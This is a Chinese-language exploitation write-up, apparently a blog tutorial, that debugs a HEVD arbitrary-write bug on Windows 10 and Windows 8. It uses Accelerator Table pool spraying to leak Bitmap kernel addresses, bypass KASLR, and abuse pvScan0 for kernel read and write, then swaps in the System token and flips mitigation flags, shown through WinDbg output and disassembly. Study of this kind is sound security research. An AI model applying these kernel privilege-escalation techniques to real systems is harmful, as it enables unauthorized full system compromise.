在本文中，我将首先简单介绍一下 Bitmap，最新 Win10 的 KASLR 机制，对 Bitmap 造成的影响，以及如何利用 Accelerator Table 来 bypass KASLR。接下来我将和大家分享如何用 SetBitmap 和 GetBitmap 来完成攻击，以及攻击的主角，_SURFOBJ 中的一个关键结构 pvScan0。然后我将和大家分享 Win10 中的一些疑点，可能是坑，反正至今仍有一些疑惑在里面，接下来，我将结合我的偶像 MJ0011 在 HITCON 上一个关于 Win8 安全特性的演讲，移步 Win8，来看看 Bitmap 的超级杀伤力，以及这些安全特性的防护机制。文末我将把我在 Win10 和 Win8 下实验的源码放出来，这个源码中包含对抗 Win10 和 Win8 的防护机制的一些过程，是基于 Cn33liz 大牛的源码改写。文中所有的测试都是基于我改写的源码完成的，相应的注释都在源码中，改动源码仓促也不够漂亮，望大家海涵。因为多次重新调试，地址有变化，可以结合文字一起研究学习。

本文所用原源码项目地址：

https://github.com/Cn33liz/HSEVD-ArbitraryOverwriteGDI

关于这个漏洞成因，我不再进行详细的讲解，HackSys team 的 Github 项目里有详细说明，这个任意写漏洞就是可以向指定地址写进指定值，而没有对写入地址和写入内容的合法性进行检查。测试环境是最新版 Win10。



陪 Win10 玩儿--CreateBitmap 和 KASLR

我之前的那篇 HEVD 的分享中，是在 Windows7 下面完成的，在 Win7 下面，我们拥有很多自由，可以向很多特殊的位置、结构写入 shellcode，并且在内核态完成 shellcode 的执行。但是在 Win10 中，增加了茫茫多的限制，很多利用变得很困难，shellcode 似乎变得不太可行。

而在 FuzzySecurity 中也提到了 data attack，在众多限制下，Bitmap 给我们提供了一个极大的便捷，这种攻击手段威力很强，非常有趣。

在 Windows10 中 ,我们需要获取 Bitmap 的内核地址 ,然后利用 Bitmap 这种_SURFOBJ 结构的一个特殊成员变量来完成攻击，也就是我们后面要提到的 pvScan0。

在之前版本的 Win10 中，可以通过一个特殊的结构 GdiSharedHandleTable 来获得 Bitmap 的内核对象地址。这个 GdiSharedHandleTable 是 PEB 结构体中的一个结构。而里面存放的内容是一个 GDICELL64 结构。关于在老版本 Win10 中利用 GdiSharedHandleTable


如何来获得 Bitmap 并进行攻击我不再详述，在文章末尾，我会给出一篇非常棒的技术文章，里面详述了这种攻击方式。

在新版本 Win10 中，fix 了这种方法，GdiSharedHandleTable 获得的地址，不再是一个有效的 pkernelAddress，也就是说，即使我们通过这种方式和 createbitmap 的 handle 获得了一个地址，然而并不是真正的 pkernelAddress，当然我们的主角 pvScan0 也不正确 :

```
kd> dt @$PEB nt!_PEB GdiSharedHandleTable //
  +0x0f8 GdiSharedHandleTable : 0x00000000`00e00000 Void
kd> db 0x00000000`00e00000+0x0b69*0x18 L8
00000000`00e111d8  69 0b c2 ff ff ff ff ff                  i.......
kd> dd ffffffffffc20b69
ffffffff`ffc20b69  ???????? ???????? ???????? ????????
kd> dd ffff9f9683d01000
ffff9f96`83d01000  270501ac 00000000 00000000 00000000
ffff9f96`83d01010  00000000 00000000 00000000 00000000
```

可以看到，在通过 GdiSharedHandleTable 获得的 Bitmap 的内核地址是一个为开辟的内核空间和真正的 Bitmap 内核地址有所区别。这时候，gSharedInfo 出现了，这个 gSharedInfo 是一个非常经典的结构，在很多 kernel exploitation 都出现过，它其中包含着内核结构，我们可以通过它获得内核表，然后通过计算偏移得到内核对象地址。

解决这种问题的方法就是用 AcceleratorTable 加速键表，我之前的内核漏洞调试笔记之二调试的 CVE-2015-2546 就是用的加速键表，制造一个稳定的内存空洞，连续申请释放内存，直到两次申请释放的 AccleratorTable 的内核句柄相同，则再申请相同大小的 bitmap，这样就能获得 GDI 对象了，再通过这个对象的 phead 就是 pkernelAddress。



如何获得呢？在这个 handleentry 里有一个 aheList，其中包含了一个 phead 对象，它就是指向 pkerneladdress 的。来看一下 gSharedInfo 的地址，这里我也不知道为什么，感觉可能是 Win10 很多 win32k 的结构体不透明化了，看不到 tagSharedInfo 的结构体，感觉像被隐藏了 ：

```
kd> ?user32!gsharedinfo    //获得 gsharedinfo 的地址值
Evaluate expression: 140725741012608 = 00007ffd`43cdc680
```

获得了 gSharedInfo 的地址之后，我们可以通过 Accelerator Table 的 handle，获取到 gSharedInfo 结构中的 aheList 对应的内核句柄值 ：

```
kd> dd 7ffd43cdc680  //查看地址值的内容
00007ffd`43cdc680  01360700 00000000 011e0000 00000000
kd> dt win32k!tagSHAREDINFO  //由于调试时 tagSHAREDINFO 不透明，这里只能
//从网上拷贝一个方便说明
   +0x000 psi              : tagSERVERINFO
+0x008 aheList          : _HANDLEENTRY
kd> dq 7ffd43cdc680+0x8 L1 //+0x8 位置的 HANDLEENTRY 就是我们要的表
00007ffd`43cdc688  00000000`011e0000
```

这样就能得到句柄实际内核地址的表了，也就是指向 GDI 对象的表，这里就要计算对应的偏移了，计算方法其实和之前 GdiSharedHandleTable 很像，那个算对应 GDICELL64 地址的计算方法是：

GdiSharedHandleTable+(handle & 0xffff)*sizeof(GDICELL64)

这里就用_HANDLETABLE_ENTRY + (Accel & 0xffff)*sizeof（Accel）算出地址，这里 Accel 的值是 ：

```
kd> r eax
eax=1700b9
kd> p
0033:00007ff6`956112d1 488d1449   lea     rdx,[rcx+rcx*2]//计算 handle 的值
kd> p
0033:00007ff6`956112d5 488bc8        mov     rcx,rax
kd> r rdx
rdx=000000000000022b// handle 的值为 22b
kd> dd 11e0000+22b*8 L1 // 11e0000 是刚才获得的 HANDLENTRY，计算出偏移
 // 指向的就是 GDI 对象
00000000`011e1158  81be7000 ffffbad3
```

紧接着调用 DestroyAcceleratorTable 释放这个加速键表 ,可以看到对应句柄内核指针的值也被释放了。注意这里申请的 Accelerator Table 的大小是 700，同样如果制造出一个稳定的 hole 之后，申请 bitmap 的大小也是 700 ：

```
kd> p
0033:00007ff6`956112d8 488b5cd500      mov     rbx,qword ptr [rbp+rdx*8]
kd> p
0033:00007ff6`956112dd ff15451f0000    call    qword ptr [00007ff6`95613228]
kd> p
0033:00007ff6`956112e3 babc020000      mov     edx,2BCh
kd> dd 11e0000+22b*8// 对应索引的位置 GDI 对象被释放
00000000`011e1158  0000042f 00000000
```

可以看到，对应位置存放的 GDI 对象也释放掉了，再次通过 Create 申请 Accelerator Table ：

```
0033:00007ff6`956112eb ff152f1f0000    call    qword ptr [00007ff6`95613220]
kd> p//返回值 eax
0033:00007ff6`956112f1 0fb7c8          movzx   ecx,ax
kd> r rax
rax=00000000001800b9
kd> p
0033:00007ff6`956112f4 488d1449        lea     rdx,[rcx+rcx*2]
kd> p
0033:00007ff6`956112f8 488bc8          mov     rcx,rax
kd> r rdx//计算获得 handle，和上一次申请的 handle 值一样
rdx=000000000000022b
kd> dd 11e0000+22b*8//查看 pkernelAddress
00000000`011e1158  81be7000 ffffbad3
kd> dd ffffbad381be7000 l90//对应位置存放的值，+0x0 位置就是 phead
                    //GdiSharedHandleTable 被 fix，可以用这个方法
ffffbad3`81be7000  001800b9 00000000 00000000 00000000
ffffbad3`81be7010  00000000 00000000 000002bc 00000000
```

```
kd> p
0033:00007ff6`95611311 ff15111f0000        call        qword ptr [00007ff6`95613228]
kd> p
```

```
0033:00007ff6`95611317 33c9                xor         ecx,ecx
kd> dd ffffbad381be7000//查看 GDI 对象的内容也被释放
ffffbad3`81be7000    ???????? ???????? ???????? ????????
ffffbad3`81be7010    ???????? ???????? ???????? ????????
ffffbad3`81be7020    ???????? ???????? ???????? ????????
```

句柄虽然改变但是对应索引位置在 shared info handle entry 的值仍然是相同的 ,这样，再次在相同位置申请 bitmap，首先释放，来看下 pkernelAddress 的值 ：

指向的空间也被释放了，随后通过 CreateBitmap 申请 bitmap，大小同样是 700，来占用 Accelerator 制造的稳定内存空洞。调用 CreateBitmap 之后占用了内存空洞。这样，我们直接找到 ffffbad381be7000 这个 GDI 对象 ：

```
kd> p//调用 CreateBitmap 创建 Bitmap
0033:00007ff6`95611345 ff15dd1c0000        call        qword ptr [00007ff6`95613028]
kd> p//创建成功返回
0033:00007ff6`9561134b 488906              mov         qword ptr [rsi],rax
kd> dd ffffbad381be7000//查看原来 Accelerator Table 的内核地址位置的值
ffffbad3`81be7000    96050bd0 ffffffff 00000000 00000000
```

可以看到，我们成功获得了 Bitmap 的 pkernelAddress，就是 0xffffffff96050bd0，这样 ,我们就成功在 KASLR 和 fix GdiSharedHandleTable 下 ,完成了 bitmap pkernelAddress 的获取。

SetBitmap/GetBtimap 和 pvScan0

利用 gSharedInfo 获取 aheList，从而得到 Accelerator Table 在 gshareInfo 中的 GDI 对象从而获得内核地址，利用 Accelerator Table 制造稳定的内存空洞，最后绕过 KASLR 和获取 Bitmap 的 pkernelAddress 的目的就是获得 pvScan0 这个结构，这个是 Bitmap 之所以成为 data attack 的核心。

这里我要提一下，在调试过程中，我们需要用__asm int 3 来下断点，但是在 64 位下 VS 不支持内联汇编，因此我们在项目中创建一个.asm 文件，实现 int 3 功能，再将其编译，在项目主文件中用 Int_3()来下软中断（详见我的源码），这样我们在 SetBitmap 下断点，首先命中 GDI32!SetBitmapBitsStub ：

```
kd> p
GDI32!SetBitmapBitsStub+0x1c:
0033:00007fff`bd5b44ac 488bd9          mov     rbx,rcx
```

```
kd> p//调用 GDI32 的 IsTextOutAPresent -> IsSetWorldTransformImplPresent 函数
GDI32!SetBitmapBitsStub+0x1f:
0033:00007fff`bd5b44af e878b50000     call    GDI32!IsTextOutAPresent (00007fff`bd5bfa2c)
```

随后会到达 call IsTextOutAPresent 函数调用，这个函数在 GDI32 的实现是 IsSetWorldTransformmImplPresent ：

```
char IsSetWorldTransformImplPresent()
{
  char result; // al@2
  char v1; // [sp+30h] [bp+8h]@5

  if ( dword_18002E670 == 1 )//dword_18002E670 检查是否为 1
  {
    result = dword_18002E670;
  }
  else if ( dword_18002E670 == 2 || (v1 = 0, ApiSetQueryApiSetPresence((__int64)L"LN", (__int64)&v1) < 0) )
  {
    result = 0;
  }
  else
  {
    result = v1;
    dword_18002E670 = 2 - (v1 != 0);
  }
  return result;
}
```

这个函数主要是对 dword_18002E670 这个值进行判断，这个值是 hmod ext ms win gdi internal desktop l1.1.0.dll+0x8 位置的一个结构体变量，若为 1 则直接返回 ：

```
kd> p
GDI32!IsUpdateColorsPresent+0x4://获取 dll+0x8 位置的值
0033:00007fff`bd5bfa30 8b0d3aec0100    mov     ecx,dword ptr [GDI32!_hmod__ext_ms_win_gdi_internal_deskto
p_l1_1_0_dll+0x8 (00007fff`bd5de670)]
kd> dd 00007fff`bd5de670//这个位置的值为 1，后面是 dll 函数偏移
00007fff`bd5de670  00000001 00000000 00000000 00000000
00007fff`bd5de680  ba17ba20 00007fff ba174230 00007fff
00007fff`bd5de690  ba1765d0 00007fff ba1eafa0 00007fff
kd> p
```

```
GDI32!IsUpdateColorsPresent+0xa://将这个值和 1 作比较
0033:00007fff`bd5bfa36 83f901        cmp     ecx,1
kd> r ecx
ecx=1
```

这个可能是判断 ext_ms_win_gdi_internal_desktop_l1.1.0.dll 的加载情况，_imp_SetBitMapBits 就链在这个 dll 中，随后会跳转。到 zwGdiSetBitmapBits 中：

```
kd> p //调用_imp_SetBitmapBits 函数
GDI32!SetBitmapBitsStub+0x30:
0033:00007fff`bd5b44c0 ff15c2be0200    call    qword ptr [GDI32!_imp_SetBitmapBits (00007fff`bd5e0388)]
kd> t//跳转到 NtGdiSetBitmapBits
gdi32full!SetBitmapBits:
0033:00007fff`ba17bcf0 48ff2509290900  jmp     qword ptr [gdi32full!_imp_NtGdiSetBitmapBits (00007fff`ba20e6
00)]
kd> p
win32u!ZwGdiSetBitmapBits:
0033:00007fff`ba2d26f0 4c8bd1        mov     r10,rcx
//随后会进入 ZwGdiSetBitmap
.text:0000000180003330                public ZwGdiSetBitmapDimension
.text:0000000180003330 ZwGdiSetBitmapDimension proc near      ; DATA XREF: .rdata:000000018000A544_x0019
_o
.text:0000000180003330                                        ; .rdata:off_18000C608_x0019_o ...
.text:0000000180003330                mov     r10, rcx
.text:0000000180003333                mov     eax, 1118h
.text:0000000180003338                test    byte ptr ds:7FFE0308h, 1
.text:0000000180003340                jnz     short loc_180003345
.text:0000000180003342                syscall
.text:0000000180003344                retn
```

syscall 是 AMD CPU 下的 sysenter，以此进入内核层，由于 64 位下没有 nt!KiFastCallEntry，而改用的是 nt!KiSystemCall64，在 64 位系统下启用了四个新的 MSR 寄存器，有不同的作用，其中 MSR_LSTAR 保存的是 rip 的相关信息，可以通过 rdmsr c0000082 的方法查看到 syscall 跳转地址。这个地址正是 nt!KiSystemCall64 的入口地址：

```
kd> rdmsr c0000082
msr[c0000082] = fffff801`7cb740c0
nt!KiSystemCall64:
0033:fffff801`7cb740c0 0f01f8        swapgs
```

```
0033:fffff801`7cb740c3 654889242510000000 mov   qword ptr gs:[10h],rsp
```

到此，我们进入 SetBitmap 的内核态，之所以 pvScan0 这么重要，是因为 SetBitmap 会对 pvScan0 指向的内容写数据，GetBitmap 会获取 pvScan0 指向的内容。这样，我们可以设置一个 Manager Bitmap (以下称为 M) 和一个 Work Bitmap (以下称为 W) , 将 M 的 pvScan0 修改成 W 的 pvScan0 地址，这样每次就能用在 M 上调用 SetBitmap 将 W 的 pvScan0 内容修改成我们想要读或者写的地址，再调用 Get/Set Bitmap 来向指定地址读取/写入数据了。这么说有点乱，来看一下整个过程。

通过 AcceleratorTable 制造内存空洞占位获取 Bitmap 的 pkernelAddress 之后，可以获取到 pvscan0 的值，其中 M 存放 W 的 pvscan0 所存放的地址，而 W 的 pvscan0 用于最后写入相关的内容，这样我们调用 setbitmapbits 函数的时候，会将 M 的 pvscan0 里存放地址指向的值修改为要写入的地址 ：

```
kd> dq ffffbad383ae9050 L1 // M 的 pvScan0，现在指向 W，这样每次修改，相当                    //于修改 W 的 pvScan0
ffffbad3`83ac8050  ffffbad3`83aeb050
kd> dq ffffbad383aeb050 L1//W 的 pvScan0，所在地址值就是 M 的 pvScan0 值
ffffbad3`83ac8050  ffffe28d`12762af0//要修改的就是这个值，向这个值的内容
//读取/写入数据
```


这里就会将 ffffbad383aeb050 中的值改写，因此在这里下内存写入断点 ：

```
kd> ba w1 ffffbad383aeb050//向 W 的 pvScan0 下内存写入断点
kd> p
Breakpoint 0 hit
win32kfull!memmove+0x1cf://中断在 win32kfull!memmove 函数中
ffffbab6`0b940f0f 75ef          jne     win32kfull!memmove+0x1c0 (ffffbab6`0b940f00)
kd> bl
 0 e ffffbad383aeb050 w 1 0001 (0001)
kd> kb
RetAddr:ArgstoChild  : Call Site
ffffbab6`0b88405c : 00000000`00fff8a0 00000000`00000000 00000000`00000a9a ffffbab6`0bbbf1da : win32kfull!memmove+0x1cc
ffffbab6`0b883e1a : ffffbad3`83ae9000 00000000`00000000 ffffffff`00000008 fffff801`00000704 : win32kfull!bDoGetSetBitmapBits+0x168
00000000`00000000 : 00000000`00000000 00000000`00000000 00000000`00000000 00000000`00000000 : win32kfull!GreSetBitmapBits+0x17a
kd> dq ffffbad383adc050 L1 //这里会写入新的 pvScan0，这个值是当前进程的                    //token 地
```

```
址
ffffbad3`83aeb050  ffffe28d`12762b58
kd> !process 0 0 //查看当前进程
PROCESS ffffe28d12762800
    SessionId: 1  Cid: 10cc    Peb: 011cb000  ParentCid: 1124
    DirBase: 48d5b000  ObjectTable: ffffa709d16d1640  HandleCount: <Data Not Accessible>
Image: Stop_by_win10.exe
kd> dt nt!_EPROCESS Token ffffe28d12762800
   +0x358 Token : _EX_FAST_REF
kd> dq ffffe28d12762800+358 L1//看看 token 值，就是 pvScan0 的值
ffffe28d`12762b58  ffffa709`d1903996
```

在 Win10 中，绝大多数的 win32k.sys 实现都在 win32full 里完成，这里利用 M 的 pvScan0 完成了对 W 的 pvScan0 值的修改，使之指向了当前进程的 Token，接下来只需要调用 GetBitmap/SetBitmap 通过 W 的 pvScan0，就可以完成对 Token 的读取和修改，从而完成提权 ：

```
kd> !process 0 4 //获取 System _EPROCESS 结构
**** NT ACTIVE PROCESS DUMP ****
PROCESS ffffe28d0f662040
    SessionId: none  Cid: 0004    Peb: 00000000  ParentCid: 0000
    DirBase: 001aa000  ObjectTable: ffffa709c88032c0  HandleCount: <Data Not Accessible>
    Image: System
kd> dq ffffe28d0f662040+358 L1 //得到 System  Token 值
ffffe28d`0f662398  ffffa709`c88158ad
kd> p//调用 setBitmap 将这个值写入当前进程的地址
0033:00007ff7`9dd2217f 488bce          mov     rcx,rsi
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff7`9dd222b0 cc              int     3
kd> !process //当前进程的_EPROCESS
PROCESS ffffe28d12cb2080
    SessionId: 1  Cid: 0b48    Peb: 0117d000  ParentCid: 1124
    DirBase: 320b6000  ObjectTable: ffffa709d5f84500  HandleCount: <Data Not Accessible>
    Image: Stop_by_win10.exe
kd> dq ffffe28d12cb2080+358 L1 //利用 SetBitmap 替换后，当前进程 Token 变成
了                    //System Token，提权完成
ffffe28d`12cb23d8  ffffa709`c88158ad
```



我和大家分享了 pvScan0 在 Bitmap 这种 data attack 中的核心地位，Bitmap 的 pkernelAddress 的获取方法和如何通过 pvScan0 完成攻击，接下来，我将结合偶像 MJ0011 的 PPT，来讲一下 Win10 的一些坑，以及回归 Win8 下来看一下 MJ0011 的 PPT 中介绍的一些防护机制，和 Bitmap 的威力。

被 Win10 吊打的日子

在 MJ0011 的 PPT 中介绍了几种防护机制，比如禁零页，禁 Win32k 调用，SMEP，ExPoolWithTagNX 等等。本来刚开始想在 Win10 下进行实验，但是发现 Win10 下有很多奇怪的坑。这里简单提一下几种防护机制：

1、禁零页，NtAllocateVirtualMmemory 是现在常用的内核漏洞利用手法，Win8 _EPROCESS 增加了一比特的 Flags.VdmAllowed，当为 0 时禁用，当为 1 时可用。

2、禁 Win32k，Win32k 存在很多漏洞，比如 UAF，我在前面两个经典内核漏洞调试的分享中都是 Win32k 出的问题，这里通过 _EPROCESS 结构增加一比特的 Flags2.DisallowWin32kSystemCalls 禁用调用。

3、SMEP，在内核漏洞利用中，通常是利用内核态的一些失误执行用户态申请的空间存放的 shellcode，这里直接通过 SMEP 禁止在内核态执行用户态空间的代码。这里，我将以禁

Win32k 调用和禁零页来做实验，利用的就是 Bitmap 来修改这两个比特的值，看看能不能绕过禁用机制，首先来看一下当前进程，以及对应的两个值 ：

```
kd> !process
PROCESS ffffe28d12cb2080
    SessionId: 1  Cid: 0b48    Peb: 0117d000  ParentCid: 1124
    DirBase: 320b6000  ObjectTable: ffffa709d5f84500  HandleCount: <Data Not Accessible>
    Image: Stop_by_win10.exe
kd> dt nt!_EPROCESS VdmAllowed ffffe28d12cb2080
  +0x304 VdmAllowed : 0y0//标志位为 0，禁用零页
kd> dt nt!_EPROCESS DisallowWin32kSystemCalls ffffe28d12cb2080
  +0x300 DisallowWin32kSystemCalls : 0y0//标志位为 1，默认不禁用 Win32k
kd> dd ffffe28d12cb2080+300 L4 //查看一下 Flags2 和 Flags 的值
ffffe28d`12cb2380  0000d000 144d0c01 a1beb1e1 01d288e0
```

可以看到，在当前进程 Win32k API 是不禁用的，也就是说，我们仍然可以直接调用 Win32k 的 API，而 NtAllocateVirtualMemory 则处于禁用状态。对于 Flags 来说是 0000d0000，Flags2 来说是 144d0c01，这样把它们转换成二进制，把对应比特位置换为 1（这个内容可以在我的源码中看到），然后赋值给各自的 Flags ：

```
kd> r r13//获取两个 Flags 值，并且修改比特位之后的值
r13=a1beb1e1164d0c00
kd> r r14
r14=144d0c018000d000
kd> g//命中软中断
Break instruction exception - code 80000003 (first chance)
0033:00007ff7`9dd222b0 cc              int     3
kd> g
Break instruction exception - code 80000003 (first chance)
0033:00007ff7`9dd222b0 cc              int     3
kd> dd ffffe28d12cb2080+300 L4//修改后，通过 SetBitmap 写入偏移
ffffe28d`12cb2380  8000d000 164d0c01 a1beb1e1 01d288e0
```

这里我采用了 Win7 零页分配的方法，handle 选择 0xffffffffffffffff，但是发现在 Win10 中，会调用 ObpReferenceObjectByHandleWithTag 函数 Check handle，如果不是一个有效的 handle，则直接返回，NTSTATUS 直接报错 ：


```
kd> p
nt!MiAllocateVirtualMemory+0x7b8:
```

```
fffff801`7cee27c8 498bca        mov     rcx,r10
kd> p //ObpReferenceObjectByHandleWithTag check handle
nt!MiAllocateVirtualMemory+0x7bb:
fffff801`7cee27cb e8a0070100      call    nt!ObpReferenceObjectByHandleWithTag (fffff801`7cef2f70)
kd> p
nt!MiAllocateVirtualMemory+0x7c0:
fffff801`7cee27d0 89442464        mov     dword ptr [rsp+64h],eax
kd> r eax//没有这个 handle 则返回 NTSTATUS
eax=c0000008
// ObpReferenceObjectByHandleWithTag 检查逻辑
 if ( (BugCheckParameter1 & 0x80000000) != 0i64 )
 {
  if ( BugCheckParameter1 == -1i64 )//如果 handle 值为 0xffff....ff
  {
    if ( v9 != PsProcessType && v9 )
    {
      LODWORD(v12) = -1073741788;
    }
    else
    {
      v37 = *(_QWORD *)(v8 + 184);
      if ( v11 & 0xFFE00000 && a4 )
      {
        LODWORD(v12) = -1073741790;
      }
      ……
    }
    return (unsigned int)v12;              // C0000008
  }
  if ( BugCheckParameter1 == -2i64 )
  {
  }
 }
```

这样，我们就只能修改代码通过 OpenProcess 获得当前进程 handle，并且将 VdmAllowed 置 1，但是发现即使 NTSTATUS 返回 0，也就是 STATUS_SUCCESS，内存状态可写，只需要 memset 初始化内存即可 ：

```
kd> !process
PROCESS ffffe28d12fb0080
    SessionId: 1  Cid: 10b0    Peb: 00ddb000  ParentCid: 1124
    DirBase: 51685000  ObjectTable: ffffa709d9138200  HandleCount: <Data Not Accessible>
    Image: Stop_by_win10.exe
kd> dt nt!_EPROCESS VdmAllowed ffffe28d12fb0080 //当前 VdmAllowed 为 1
   +0x304 VdmAllowed : 0y1
kd> p
0033:00007ff7`16e7204c ff55a0        call    qword ptr [rbp-60h]
kd> p
0033:00007ff7`16e7204f 0f28b424e0040000 movaps  xmm6,xmmword ptr [rsp+4E0h]
kd> p
0033:00007ff7`16e72057 85c0          test    eax,eax
kd> r eax//NTSTATUS 返回 0，也就是 STATUS_SUCCESS
eax=0
kd> dd 4600000000//等待初始化的内存
00000046`00000000  ???????? ???????? ???????? ????????
00000046`00000010  ???????? ???????? ???????? ????????
```

同样，我们修改 Win32k 为 1，这样就禁用了 win32k 调用，可以发现，在禁用后，会阻止 win32k 的调用，从而无法初始化 cmd。关于 win32k 调用的逻辑后面会讲到。



回归 Win8 看防护之 NtAllocateVirtualMemory

接下来我们回到Win8 x86 ,来看一下NtAllocateVirtualMemory的防护到底是怎样的。这里请使用文末我修改后的适用于 win8 x86 的代码。首先是禁用零页申请内存。我们首先在禁用零页时调试，首先进入内核态，从 ntdll 进入 nt ：

```
kd> p
001b:77d4f04d e803000000    call    77d4f055//调用 NtAllocateVirtualMemory
kd> t
001b:77d4f055 8bd4          mov     edx,esp
001b:77d4f055 8bd4          mov     edx,esp
001b:77d4f057 0f34          sysenter//x86 下用 sysenter 进入内核态
001b:77d4f059 c3            ret
```

在 nt!NtAllocateVirtualMemory 下断点跟踪，在入口处会先将 Handle、BaseAddress 等内容传入寄存器（用于各种检查，比如对 Handle 检查合法性，在之前已经提过），接下来会通过 fs:[0x124]获取到_KTHRAD 结构 ：

```
kd> p
nt!NtAllocateVirtualMemory+0x34://获取 KTHREAD 结构
81a891a2 648b3d24010000  mov     edi,dword ptr fs:[124h]
kd> p
nt!NtAllocateVirtualMemory+0x3b:
81a891a9 897da8          mov     dword ptr [ebp-58h],edi
kd> r edi
edi=86599bc0
kd> dt nt!_KTHREAD 86599bc0
  +0x000 Header         : _DISPATCHER_HEADER
  +0x010 SListFaultAddress : (null)
```

之后会将_KTHREAD+0x80 偏移的值交给 eax 寄存器，偏移加 0x80 实际上就是 EPROCESS 结构 ,这个位置属于 APC 域 ,这个位置在 KTHREAD+0x70 的位置 ,而 EPROCESS 又保存在 KAPC_STATE+0x10 的位置 ：

```
kd> p//edi 是 KTHREAD，eax 的值是 EPROCESS
nt!NtAllocateVirtualMemory+0x3e:
81a891ac 8b8780000000    mov     eax,dword ptr [edi+80h]
kd> p
nt!NtAllocateVirtualMemory+0x44:
81a891b2 8945b0          mov     dword ptr [ebp-50h],eax
kd> r eax
```

```
eax=85a44040
kd> !process
PROCESS 85a44040  SessionId: 1  Cid: 0860    Peb: 7f74d000  ParentCid: 0f08
